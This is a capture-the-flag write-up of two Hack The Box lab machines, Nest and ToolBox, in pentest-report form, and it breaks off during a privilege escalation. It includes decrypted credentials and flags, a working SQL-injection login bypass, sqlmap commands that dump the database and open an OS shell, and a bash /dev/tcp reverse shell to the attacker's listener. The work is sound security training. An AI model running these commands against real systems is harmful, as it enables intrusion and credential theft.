The file “Utils.vb” shows the way the password was encrypted, and shows it also can decrypt a password back to its original state:

```
Dim initVectorBytes As Byte()  
initVectorBytes = Encoding.ASCII.GetBytes(initVector)  
  
Dim saltValueBytes As Byte()  
saltValueBytes = Encoding.ASCII.GetBytes(saltValue)  
  
Dim cipherTextBytes As Byte()  
cipherTextBytes = Convert.FromBase64String(cipherText)  
  
Dim password As New Rfc2898DeriveBytes(passPhrase, _  
                                     saltValueBytes, _  
                                     passwordIterations)  
  
Dim keyBytes As Byte()  
keyBytes = password.GetBytes(CInt(keySize / 8))  
  
Dim symmetricKey As New AesCryptoServiceProvider  
symmetricKey.Mode = CipherMode.CBC  
  
Dim decryptor As ICryptoTransform  
decryptor = symmetricKey.CreateDecryptor(keyBytes, initVectorBytes)  
  
Dim memoryStream As IO.MemoryStream  
memoryStream = New IO.MemoryStream(cipherTextBytes)  
  
Dim cryptoStream As CryptoStream  
cryptoStream = New CryptoStream(memoryStream, _  
                                decryptor, _  
                                CryptoStreamMode.Read)  
  
Dim plainTextBytes As Byte()  
ReDim plainTextBytes(cipherTextBytes.Length)  
  
Dim decryptedByteCount As Integer  
decryptedByteCount = cryptoStream.Read(plainTextBytes, _  
                                     0, _  
                                     plainTextBytes.Length)
```

I didn't manage to install a tool that will open a Virtual Studio file due to multiple errors, looking for alternatives. The [following GitHub file](#) allows to decrypt the password that's encrypted with the RUScanner project logic:

“c.smith: xRxRxPANCAK3SxRxRx”

```
(venv)-(boker@boker)-[~/Desktop/HTB/Nest]  
$ python3 script1.py  
Please Input String Here: fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bj0P86yYxE=  
  
Decrypted String:  
xRxRxPANCAK3SxRxRx
```

**Initial Shell Screenshot:** Access to “C.smith” via SMB. Access to the system with “smbclient.py”, “psexec.py”, and “wmiexec.py” failed. Probably need a higher privileged user to gain a shell.

```
(boker@boker)-[~/Desktop/HTB/Nest]
$ smbclient //HTB-NEST/Users -U c.smith
Password for [WORKGROUP\c.smith]:
Try "help" to get a list of possible commands.
smb: \> ls
.

```

D            0   Sun Jan 26 01:04:21 2020
..
D            0   Sun Jan 26 01:04:21 2020
Administrator D            0   Fri Aug  9 18:08:23 2019
C.Smith        D            0   Sun Jan 26 09:21:44 2020
L.Frost        D            0   Thu Aug  8 20:03:01 2019
R.Thompson    D            0   Thu Aug  8 20:02:50 2019
TempUser      D            0   Thu Aug  8 01:55:56 2019

5242623 blocks of size 4096. 1839932 blocks available
smb: \> cd C.Smith\
smb: \C.Smith\> ls
.

```

D            0   Sun Jan 26 09:21:44 2020
..
D            0   Sun Jan 26 09:21:44 2020
HJK Reporting  D            0   Fri Aug  9 02:06:17 2019
user.txt      A            34   Wed Nov 19 17:45:57 2025
```


```


```

**Proof.txt Contents:** 59bc38a1d80b82fe6e821fbb737c318b

Downloading the “user.txt” file from “C.smith” directory

```
(boker@boker)-[~/Desktop/HTB/Nest]
$ cat user.txt
59bc38a1d80b82fe6e821fbb737c318b
```

### Privilege Escalation

*Shell as user "SYSTEM" with psexec.py*

#### Vulnerability Exploited:

After downloading the entire directory locally and exploring it no sensitive data was found, but the file "Debug Mode Password.txt" looks interesting. Checking if the file is streamed to another file, as it's common in Windows machines. The file is indeed being streamed.

```
smb: \C.Smith\HQQ Reporting\> ls
.                D          0  Fri Aug  9 02:06:17 2019
..               D          0  Fri Aug  9 02:06:17 2019
AD Integration Module D          0  Fri Aug  9 15:18:42 2019
Debug Mode Password.txt A          0  Fri Aug  9 02:08:17 2019
HQQ_Config_Backup.xml A        249  Fri Aug  9 02:09:05 2019

5242623 blocks of size 4096. 1840060 blocks available
smb: \C.Smith\HQQ Reporting\> allinfo "Debug Mode Password.txt"
altname: DEBUGM~1.TXT
create_time:  Fri Aug  9 02:06:12 2019 IDT
access_time:  Fri Aug  9 02:06:12 2019 IDT
write_time:   Fri Aug  9 02:08:17 2019 IDT
change_time:  Wed Jul 21 21:47:12 2021 IDT
attributes: A (20)
stream: [::$DATA], 0 bytes
stream: [:Password:$DATA], 15 bytes
smb: \C.Smith\HQQ Reporting\>
```

Downloading the full streamed file to my local machine:

```
5242623 blocks of size 4096. 1840060 blocks available
smb: \C.Smith\HQQ Reporting\> allinfo "Debug Mode Password.txt"
altname: DEBUGM~1.TXT
create_time:  Fri Aug  9 02:06:12 2019 IDT
access_time:  Fri Aug  9 02:06:12 2019 IDT
write_time:   Fri Aug  9 02:08:17 2019 IDT
change_time:  Wed Jul 21 21:47:12 2021 IDT
attributes: A (20)
stream: [::$DATA], 0 bytes
stream: [:Password:$DATA], 15 bytes
smb: \C.Smith\HQQ Reporting\> get "Debug Mode Password.txt:Password"
getting file \C.Smith\HQQ Reporting\Debug Mode Password.txt:Password of size 15 as Debug Mode Password.txt:Password (0.1 KiloBytes/sec) (average 14.4 KiloByte
s/sec)
smb: \C.Smith\HQQ Reporting\>
```

The file stores a password: "WBQ201953D8w"

```
(boker@boker) - [~/Desktop/HTB/Nest]
$ cat Debug\ Mode\ Password.txt:Password
WBQ201953D8w
```

After trying the acquired password on other users on the system to no avail, trying to connect to port 4386 using “telnet”. Access granted. Using the “help” command to see what commands I can run on the service. The option “DEBUG” require a password, and I just gained a password from file named “Debug Mode Password.txt”: DEBUG WBQ201953D8w

```
(boker@boker)-[~/Desktop/HTB/Nest]
$ telnet HTB-NEST 4386
Trying 10.10.10.178...
Connected to HTB-NEST.
Escape character is '^]'.

HQQ Reporting Service V1.2

>help

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query ID>
DEBUG <Password>
HELP <Command>
>
```

After entering “DEBUG” mode, more commands are available. Using the command “SESSION”, the directory “ALL QUERIES” is inside “HQQ”. Using SETDIR.. to move to the “HQQ” directory.

```
Current Directory: ALL QUERIES
>SESSION

--- Session Information ---

Session ID: 2a49f29c-593c-4e63-bdc2-999859354fe4
Debug: True
Started At: 11/19/2025 6:40:08 PM
Server Endpoint: 10.10.10.178:4386
Client Endpoint: 10.10.14.33:34316
Current Query Directory: C:\Program Files\HQQ\ALL QUERIES

>SETDIR ..

Current directory set to HQK
```

Inside the directory “\HqK\LDAP” the query “Ldap.conf” is visible, reading it reveals hashed password for user “Administrator”, and the directory also contains “HqkLdap.exe”:

```
Current directory set to LDAP
>LIST

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command


QUERY FILES IN CURRENT DIRECTORY

[1] HqkLdap.exe
[2] Ldap.conf

Current Directory: LDAP
>SHOWQUERY 2

Domain=nest.local
Port=389
BaseOU=OU=WR0_Users,OU=Production,DC=nest,DC=local
User=Administrator
Password=yyEq0Uvvhq2uQ0cWG8peLoeRQehqip/fKdeG/kjEVb4=
```

The file “HqkLdap.exe” was downloaded before from “c.smith” directory via SMB, putting the file inside “ILSpy” to decompile it, read the program and get the relevant data. The following marked functions are responsible for decrypting the LDAP password with the following Key, InitVector and SALT that are required. Saving the code as “.cs” with C# 7.3 (I’ll explain in the next stage why):



```
Warning: Some assembly references could not be resolved automatically. This might lead to incorrect decompilation of some parts, for ex. property getter/setter access. To get optimal decompilation results, please manually add the missing references to the list of loaded assemblies.

// HqkLdap.CR

using System;

public class CR
{
    private const string K = "667912";
    private const string I = "1L1SA61493DRV532";
    private const string SA = "1313Rf99";

    public static string DS(string EncryptedString)
    {
    }

    public static string ES(string PlainString)
    {
    }

    private static string RE(string plainText, string passPhrase, string saltValue, int passwordIterations, string initVector, int keySize)
    {
    }

    private static string RD(string cipherText, string passPhrase, string saltValue, int passwordIterations, string initVector, int keySize)
    {
    }
}
```



Using the Website [“dontenettfiddle”](https://dontenettfiddle.com/) to run the code online. This website supports C# 7.3 and that’s the reason for saving the code in this version. Copying the content of the “CR.cs” file created by ILSpy. Because the code is only the CR class, I added a “Main” (Because I don’t know C#, this took a lot of research and trial and error) with the password to decrypt and the password was decrypted!

“XtH4nkS4Pl4y1nGX”

```
57     }
58 }
59
60 private static string RD(string cipherText, string passPhrase, string saltValue, int passwordIterations, string initVector, int keySize)
61 {
62     byte[] bytes = Encoding.ASCII.GetBytes(initVector);
63     byte[] bytes2 = Encoding.ASCII.GetBytes(saltValue);
64     byte[] array = Convert.FromBase64String(cipherText);
65     Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passPhrase, bytes2, passwordIterations);
66     checked
67     {
68         byte[] bytes3 = rfc2898DeriveBytes.GetBytes((int)Math.Round((double)keySize / 8.0));
69         AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider();
70         aesCryptoServiceProvider.Mode = CipherMode.CBC;
71         ICryptoTransform transform = aesCryptoServiceProvider.CreateDecryptor(bytes3, bytes);
72         MemoryStream memoryStream = new MemoryStream(array);
73         CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Read);
74         byte[] array2 = new byte[array.Length + 1];
75         int count = cryptoStream.Read(array2, 0, array2.Length);
76         memoryStream.Close();
77         cryptoStream.Close();
78         return Encoding.ASCII.GetString(array2, 0, count);
79     }
80 }
81 }
82
83 public class Program { public static void Main() { Console.WriteLine(CR.DS("yyEq0Uvvhq2uQ0cWG8peLoeRQehq1p/fKdeG/kjEVb4=")); } }
```

XtH4nkS4Pl4y1nGX

From the file the encrypted password was acquired, the password belongs to user “Administrator”. Creating a Shell using [“psexec.py”](#) and connecting to the system: “Administrator: XtH4nkS4Pl4y1nGX”

```
(boker@boker) ~ - [~/Desktop/HTB/Nest]
$ python3 psexec.py Administrator@HTB-NEST
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Requesting shares on HTB-NEST.....
[*] Found writable share ADMIN$
[*] Uploading file bSafHTbs.exe
[*] Opening SVCManager on HTB-NEST.....
[*] Creating service KQmH on HTB-NEST.....
[*] Starting service KQmH.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

### Vulnerability Explanation:

User "C.smith" directory stores 2 sensitive files, "New Mode Password.txt" which streams the password for "DEBUG" mode via port 4386, and "HqkLdap.txt" a program responsible for encrypting and decrypting passwords for users on the system. Accessing port 4386 via telnet and entering "DEBUG" mode using the password acquired from the file mentioned it's possible to view existing queries on the system. One of the queries contains an encrypted password for user "Administrator". Decompiling the program "HqkLdap.exe", the encryption method is acquired and the encrypted password for user "Administrator" is decrypted. Creating a Shell with "psexec.py" and connecting to that user grants access with "SYSTEM" user privileges.

### Vulnerability Fix:

- **Storing passwords more securely:** The password for "DEBUG" mode was easily accessible and that led to gathering "Administrator" encrypted password. I advise to avoid storing passwords in "easy to grab" locations. This will prevent users on the system manipulating it, and being more secure in case of an attack.
- **Using whitelist on port 4386:** If this port isn't meant to be accessible to the public, allow only accepted IP's to access it, preventing an attacker from accessing this service.
- **Securing "HqkLdap.exe":** Like before, because this file encrypts and decrypts passwords for users on the system, this file is extremely sensitive and should be handled more securely, not allowing other users on the system or attackers to access it.

**Severity: Critical** - The vulnerabilities mentioned above allows an attacker to access user "Administrator" with "SYSTEM" privileges, essentially compromising the entire system.

Proof Screenshot Here:

```
C:\Windows\system32> ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::700e:0f30:e1de:aee2%13
    IPv4 Address. . . . . : 10.10.10.178
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.2

Tunnel adapter isatap.{FD41A009-A80D-4DE0-8775-B220067C038B}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Windows\system32> whoami
nt authority\system
```

Proof.txt Contents: 26970d2f0812c4a0bb0eb8b67dfc1dc0

```
C:\Users\Administrator\Desktop> type root.txt
26970d2f0812c4a0bb0eb8b67dfc1dc0
```

System IP: 10.10.10.236

### Service Enumeration

| Server IP Address | Ports Open                                                                             |
|-------------------|----------------------------------------------------------------------------------------|
| 10.10.10.236      | TCP: 21(ftp), 22(ssh), 135(msrpc), 139(netbios), 443(tcpwrapped), 445(smb), 5985(http) |
|                   | UDP:                                                                                   |

### Nmap Scan Results:

```
(boker@boker)-[~/Desktop/HTB/ToolBox]
$ nmap -sV -sC 10.10.10.236
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-20 15:12 IST
Nmap scan report for 10.10.10.236
Host is up (0.070s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            FileZilla ftpd 0.9.60 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -r-xr-xr-x 1 ftp ftp      242520560 Feb 18  2020 docker-toolbox.exe
22/tcp    open  ssh            OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|_  2048 5b:1a:a1:81:99:ea:f7:96:02:19:2e:6e:97:04:5a:3f (RSA)
|_  256 a2:4b:5a:c7:0f:f3:99:a1:3a:ca:7d:54:28:76:b2:dd (ECDSA)
|_  256 ea:08:96:60:23:e2:f4:4f:8d:05:b3:18:41:35:23:39 (ED25519)
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
443/tcp    open  tcpwrapped
445/tcp    open  microsoft-ds?
5985/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|_  3:1:1:
|_  Message signing enabled but not required
|_ clock-skew: 2s
| smb2-time:
|_  date: 2025-11-20T13:14:25
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 113.33 seconds
```

### Initial Shell Vulnerability Exploited

#### *Shell as user "postgres" via SQL injection*

##### **Vulnerability Explanation:**

Accessing port 443 via Web "HTTPS" a certificate is presented which reveals the domain "admin.megalogistics.com". This domain holds a login form which is vulnerable to SQL injection, and by using the tool "sqlmap" it's possible to read entries from the databases, and RCE on the system, gaining a reverse shell as user "postgres" inside a docker.

##### **Vulnerability Fix:**

- **Fix the SQL code:** Usually SQL injections are caused by logic flaws in the SQL code. I advise reviewing the code and fixing logic flaws that lead to SQL injections via the login form. The following [OWASP cheat sheet](#) provides defense options against SQL injections.

**Severity: Critical** - SQL injection allows an attacker to remotely execute commands on the system, granting a shell as user "postgres".



### Proof of Concept Code Here:

According to the NMAP scan, port 21 FTP allows anonymous connection. Connecting to the service using the credentials “anonymous: anonymous”, the file “docker-toolbox.exe” is found inside. This hints toward the use of Docker on the system:

```
(boker@boker) - [~/Desktop/HTB/ToolBox]
$ ftp 10.10.10.236
Connected to 10.10.10.236.
220-FileZilla Server 0.9.60 beta
220-written by Tim Kosse (tim.kosse@filezilla-project.org)
220 Please visit https://filezilla-project.org/
Name (10.10.10.236:boker): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||55279|)
150 Opening data channel for directory listing of "/"
-r-xr-xr-x 1 ftp ftp 242520560 Feb 18 2020 docker-toolbox.exe
226 Successfully transferred "/"
ftp>
```

Accessing port 443 via Web, the following certificate is presented containing a domain:

Firefox | about:certificate?cert=MIEECTCCAAGgAwIBAgIUFIHtTKX6tBT3FO%2BWSrUupHAN9TkWdQYJKoZIhvcNAQELBQAwgZMxCzAJBgNVBAYTAkdSMRMwEQYDVQQL...

Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | Upgrading Simple Shel... | Stabilizing a Reverse S... | https://raw.githubusercontent.com...

### Certificate

admin.megalogistic.com

|                     |                        |
|---------------------|------------------------|
| Subject Name        |                        |
| Country             | GR                     |
| State/Province      | Some-State             |
| Organization        | MegaLogistic Ltd       |
| Organizational Unit | Web                    |
| Common Name         | admin.megalogistic.com |
| Email Address       | admin@megalogistic.com |


|                     |                        |
|---------------------|------------------------|
| Issuer Name         |                        |
| Country             | GR                     |
| State/Province      | Some-State             |
| Organization        | MegaLogistic Ltd       |
| Organizational Unit | Web                    |
| Common Name         | admin.megalogistic.com |
| Email Address       | admin@megalogistic.com |

Adding the domain to “/etc/hosts”:

```
boker@boker: ~/Desktop/HTB/ToolBox x boker@boker: ~/Desktop/HTB/ToolBox x boker@boker: ~/Desktop/HTB/ToolBox x
GNU nano 8.4 /etc/hosts *
127.0.0.1 localhost
127.0.1.1 boker
10.10.10.236 megalogistic.com admin.megalogistic.com

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

The website “<https://admin.megalogistics.com>” is a login form. Checking for SQL injection vulnerability by entering admin’ as the username value, the following error is presented:



When “Syntax Error” appears with admin’ it means the server is vulnerable to SQL injection, the character ‘ escapes from the parameter and creates invalid command that raises a syntax error. The query that being sent to SQL looks something like this:


```
SELECT * FROM users WHERE username ='admin' AND password='password123'
```

This creates a syntax error because the character ‘ I’ve added close the parameter and a left alone ‘ stands, creating the syntax error.

With the following logic, using the username: admin' OR '1'='1 SQL uses the following query against database:

```
SELECT * FROM users WHERE username = 'admin' OR '1'='1' AND password='password123'
```

This asks the database to search for credentials “admin: password123”, and if it doesn’t match then it will run the OR argument which says, “if 1=1, send True”. Because 1=1 is always true, the query sends “True” to SQL and with that bypassing the login form. After entering this username, SQL injection successfully passed and access to the Admin Panel is granted:



As the “/dashborad.php” don’t contain any vectors for attack, I’ve decided to use “sqlmap” as I know there’s SQL injection vulnerability. This will check what can be extracted:

```
there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: username, type: Single quoted string (default)
[1] place: POST, parameter: password, type: Single quoted string
[q] Quit
> 1
do you want to exploit this SQL injection? [Y/n] y
[16:12:03] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38, PHP 7.3.14
back-end DBMS: PostgreSQL
[16:12:05] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/boker/.local/share/sqlmap/output/results-11202025_0405p
m.csv'
[16:12:05] [WARNING] your sqlmap version is outdated
[*] ending @ 16:12:05 /2025-11-20/
```

After acquiring the “back-end DBMS” via “sqlmap” using this DBMS to try and list the databases. Using the [following article](#) for help as i’m not too familiar with “sqlmap”. As seen from the output, the following databases are available using the vulnerable SQL injection:

`sqlmap -u https://admin.megalogistic.com -dbms=PostgreSQL --dbs --forms`

```
do you want to exploit this SQL injection? [Y/n] y
[16:19:46] [INFO] testing PostgreSQL
[16:19:46] [INFO] confirming PostgreSQL
[16:19:47] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38, PHP 7.3.14
back-end DBMS: PostgreSQL
[16:19:47] [WARNING] schema names are going to be used on PostgreSQL for enumeration as the counterpart to database names on other DBMSes
[16:19:47] [INFO] fetching database (schema) names
[16:19:47] [INFO] retrieved: 'public'
[16:19:47] [INFO] retrieved: 'pg_catalog'
[16:19:48] [INFO] retrieved: 'information_schema'
available databases [3]:
[*] information_schema
[*] pg_catalog
[*] public
```

Using the following command to list the tables in the database. Table “users” is present:

`sqlmap -u https://admin.megalogistic.com -dbms=PostgreSQL --dbs --forms -D public --tables`

```
[16:24:16] [INFO] fetching tables for database: 'public'
[16:24:16] [INFO] retrieved: 'users'
Database: public
[1 table]
+-----+
| users |
+-----+
```

Using the following command to dump the entire content of the Table “users” from the “public” database. A username and hashed password is acquired but I didn’t manage to crack it using john or hashcat, and didn’t succeed with PTH:

“admin”: 4a100a85cb5ca3616dcf137918550815”

`sqlmap -u https://admin.megalogistic.com -dbms=PostgreSQL --dbs --forms -D public -T users --dump`

```
Database: public
Table: users
[1 entry]
+-----+-----+
| password | username |
+-----+-----+
| 4a100a85cb5ca3616dcf137918550815 | admin |
+-----+-----+
```

Reading the manual of “sqlmap”, the flag “--os-shell” allows an attacker to drop an interactive shell, using the following Reverse Shell from “[revshell.com](https://revshell.com)”, setting a listener, and executing the Reverse Shell:

```
os-shell> bash -c "bash -i >& /dev/tcp/10.10.14.33/4444 0>&1"
do you want to retrieve the command standard output? [Y/n/a] y
```

Proof of shell under “Initial Shell Screenshot” title.



### Initial Shell Screenshot:

```
(boker@boker)-[~/Desktop/HTB/ToolBox]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.33] from (UNKNOWN) [10.10.10.236] 50484
bash: cannot set terminal process group (1619): Inappropriate ioctl for device
bash: no job control in this shell
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ whoami
whoami
postgres
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$
```

**Proof.txt Contents:** f0183e44378ea9774433e2ca6ac78c6a

After some enumeration, the flag was found in the following location

```
postgres@bc56e3cc55e9:/var/lib/postgresql$ cat user.txt
cat user.txt
f0183e44378ea9774433e2ca6ac78c6a flag.txt
```

### Privilege Escalation

#### Privilege Escalation to "administrator" via SSH

##### Vulnerability Exploited:

Because the connection was unstable, I downloaded the request of the login to file "req.txt" and used the following command for a reverse shell, this provided a more stable connection:

sqlmap -r req.txt --force-ssl --batch --os-shell --timeout 100

```
[17:21:19] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Debian 10 (buster)
web application technology: PHP 7.3.14, Apache 2.4.38
back-end DBMS: PostgreSQL
[17:21:19] [INFO] fingerprinting the back-end DBMS operating system
[17:21:19] [INFO] the back-end DBMS operating system is Linux
[17:21:20] [INFO] testing if current user is DBA
[17:21:20] [INFO] retrieved: '1'
[17:21:21] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
[17:21:21] [INFO] calling linux OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> bash -c "bash -i >& /dev/tcp/10.10.14.33/4444 0>&1"
do you want to retrieve the command standard output? [Y/n/a] Y
```

Running "ifconfig", this is not the IP of the host, so I'm probably inside a Docker. This is perfectly logical due to the file "docker-toolbox.exe" inside FTP.

```
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.17.0.2 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:ac:11:00:02 txqueuelen 0 (Ethernet)
    RX packets 8160 bytes 2160135 (2.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 6799 bytes 5131464 (4.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 24821 bytes 7937649 (7.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24821 bytes 7937649 (7.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Using the command `uname -a` to see the system version, it's running "boot2docker".

```
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ uname -a
uname -a
Linux bc56e3cc55e9 4.14.154-boot2docker #1 SMP Thu Nov 14 19:19:08 UTC 2019 x86_64 GNU/Linux
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$
```

After some research on the tool, the default credentials for the tool is "docker: tcuser". Because the IP of the docker is "172.17.0.2", the host is probably running on "172.17.0.1". Using SSH inside the docker to test connection to the host and trying the default credentials to see if they work. Access granted via SSH:

```
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ ssh docker@172.17.0.1
docker@172.17.0.1's password:
( '>' )
/) TC (\   Core is distributed with ABSOLUTELY NO WARRANTY.
(/-__-_-\)   www.tinycorelinux.net

docker@box:~$ ls
```

Running "sudo -l", user "docker" can run all commands as "root" user inside the docker, so I just switch to user "root" with `sudo su`:

```
docker@box:~$ sudo -l
User docker may run the following commands on this host:
(root) NOPASSWD: ALL
